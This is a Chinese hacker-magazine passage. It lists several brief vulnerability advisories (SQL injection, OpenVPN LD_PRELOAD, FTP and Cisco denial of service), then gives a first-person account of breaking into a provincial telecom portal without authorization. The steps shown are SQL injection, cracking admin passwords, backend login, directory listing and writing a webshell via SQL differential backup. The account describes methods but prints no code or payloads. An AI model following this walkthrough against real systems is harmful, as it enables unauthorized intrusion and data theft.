Null News 的多个脚本实现上存在输入验证漏洞，远程攻击者可能利用这些漏洞对主机执行 SQL 注入攻击。Null News 的 sub.php 和 unsub.php 脚本没有正确过滤 user_username 参数的输入，lostpass.php、sub.php 和 unsub.php 脚本没有正确过滤 user_email 参数的输入，允许攻击者通过注入恶意的 SQL 代码操控 SQL 查询。成功攻击要求关闭了 magic_quotes_gpc。

OpenVPN LD_PRELOAD 环境变量传输漏洞

详细描述：OpenVPN 是一个基于 OpenSSL 库的应用层 VPN 实现。

OpenVPN 客户端允许服务器通过“setenv”配置指令向客户端 shell 传送包括 LD_PRELOAD 在内的环境变量。攻击者可以在已知位置放置恶意文件并加载该文件来执行任意代码。


GlobalSCAPE Secure FTP Server 客户命令拒绝服务漏洞

详细描述：GlobalSCAPE Secure FTP Server 是一款灵活可靠的 FTP 服务程序。

GlobalSCAPE Secure FTP Server 在处理客户命令时存在漏洞，如果攻击者提供了超长参数的话就可能导致服务器崩溃。

Cisco 11500 内容服务交换机 HTTP 压缩请求处理远程拒绝服务漏洞

详细描述：Cisco CSS 11500 内容服务交换机是用于为数据中心提供强壮可升级网络服务（4-7层）的负载均衡设备。Cisco CSS 11500 在处理 HTTP 报文时存在漏洞，当启用了 HTTP 压缩后，设备在接受了有效但过期或特制的 HTTP 请求后可能会重载，成功利用这个漏洞会导致设备重载，反复攻击会导致持续的拒绝服务。



5·1劳动节到了，可是经过小编七七四十九天的辛苦劳作，也没有获得一只哪怕是小小的肉鸡，难道禽流感让我们的小鸡都孔雀东南飞啦？苦啊，不如睡觉吧……，5555~~痛苦时分，elin经过我面前，扔给我一个大大的WebShell，哇，居然是XX省电信门户网站，我高兴得晕了过去。口水还没有流完，yizigu同学又扔来了一只小小的肥鸡，哇，同样香嫩可口，我毫不犹豫地拿起了餐叉。

本栏目主要是通过实际的例子，让小菜们提高实战的能力，学到基础的技术。如果你发现某网站的漏洞，还请及时通知管理员且不要胡作非为，不然警察叔叔会请你喝茶哦。作为一个侠义黑客，掌握一个度最重要，不要搞破坏。当然，你肯定会碰见一些通知了他也不会补漏的管理员，不过，这是他的事情，你已经尽到你的责任了。

敢问电信的安全性如何



——对XX省电信门户网站的安全检测

elin

从本文你可以学到：
1.注入工具的使用
2.SQL差异备份获得webshell
3.webshell提权的两种常见方法

一、源起

三、四月刊本人搞定电信互联星空两个网站的文章相信大家都看过了吧，这使我们对电信网站的安全性大跌眼镜。互联星空如此，那电信公司门户网站安全又如何呢？带着这种疑惑，我便开始了对电信公司门户网站的安全检测。

二、踩点

XX省电信门户网站的地址是http://www.xxxxx.com/（本文所有地址均经过处理），网站是用aspx写的。见到动态的网站，大家首先考虑的应该就是目标是否存在注入漏洞吧！拿来啊D注入工具进行检测，没有自动找到，手动找了找，不一会儿就找到一处：http://www.xxxxx.com/xxx/infodisplay.aspx?sColumn=44&info_id=1367，经过检测，网站用的是MSSQL数据库，当前用户的权限为DB_OWNER，如图1所示。




图1 进行SQL注入检测

看来今天的运气不错！一个省级电信公司的门户网站却存在如此低级的注入漏洞，真令人感到惊讶！看来这些大公司都是赚钱赚晕了，却忽视了基本的安全维护。也许，这些网管上班时可能占着带宽的优势都在打什么网络游戏来着，真幸福啊。

三、上传WEBSHELL

通过注入漏洞着手来上传Webshell的方法，常见的一般有以下两种：

1、通过猜解管理员账号、密码，然后找到管理后台登录，再利用后台的某些管理功能获得Webshell；

2、若是SQL数据库，可试用注册表读取或列目录功能找到WEB目录，然后用SQL差异备份将一句话木马写入WEB目录下的一个文件中，最后用客户端连接获得Webshell（当然，还有其他方法）。

我们先来猜解账号，方法简单，纯工具利用，在此略过（免得编辑说我骗稿费，呵呵），结果如图2所示。




图2 猜解管理员密码

通过猜解，得到了5组管理员账号与密码。下面当然是去找管理后台的登录地址，试了几种注入工具的后台查找功能都未找到，手工也试了几个，依旧没有找到。有账号和密码却无处可用，真是郁闷啊！郁闷地又猜解了几个表，终于在xx_manage表中找到了如下数据，如图3所示，极有可能这就是登录地址了。试了一下http://www.xxxxx.com/xxx/console/login.aspx，果然如我所料，输入刚才所得的账号和密码，OK，进去了，如图4所示。

到处看了一下，只有新闻信息和邮件管理功能，删数据的事咱可不做的，后台没啥可以利用来上传Webshell的地方，再次陷入郁




图3 猜解xx_manage表




图4 成功登录后台

闷中！此路不通，换用第2种方法吧！用注入工具的注册表读取功能试图读出WEB目录地址，没有成功。再用列目录功能一个盘一个盘地找，找了好一会儿，终于发现E:\telecombak\update\便是WEB所在目录。要找到WEB目录，一定要有耐心遍历目录，并抓住WEB几个特征目录和文件（如刚才我们费尽周折得到的后台管理文件目录等）。在WEB目录下，我还发现了些好东西，如图5、图6所示。

真搞不懂管理员是怎么想的，竟然把备份放在WEB目录中，怕别人下载不了吗？哈哈！里面居然还放有网站开发说明文档，真照顾我们这些读代码功力不强的菜菜（还记得上次的广东互联星空体育频道网站吗？也有这样的疏忽）。看了看有关开发项目文档，心里真是忿忿不平，安全性如此低下的网站开发费用竟达25万元，如图7所示。闲话不多说了，继续我们的目标：上传Webshell。通过SQL差异备份上传成功，过程不作赘述，4月刊本人文章中有详细过程，可翻阅，如图8所示。

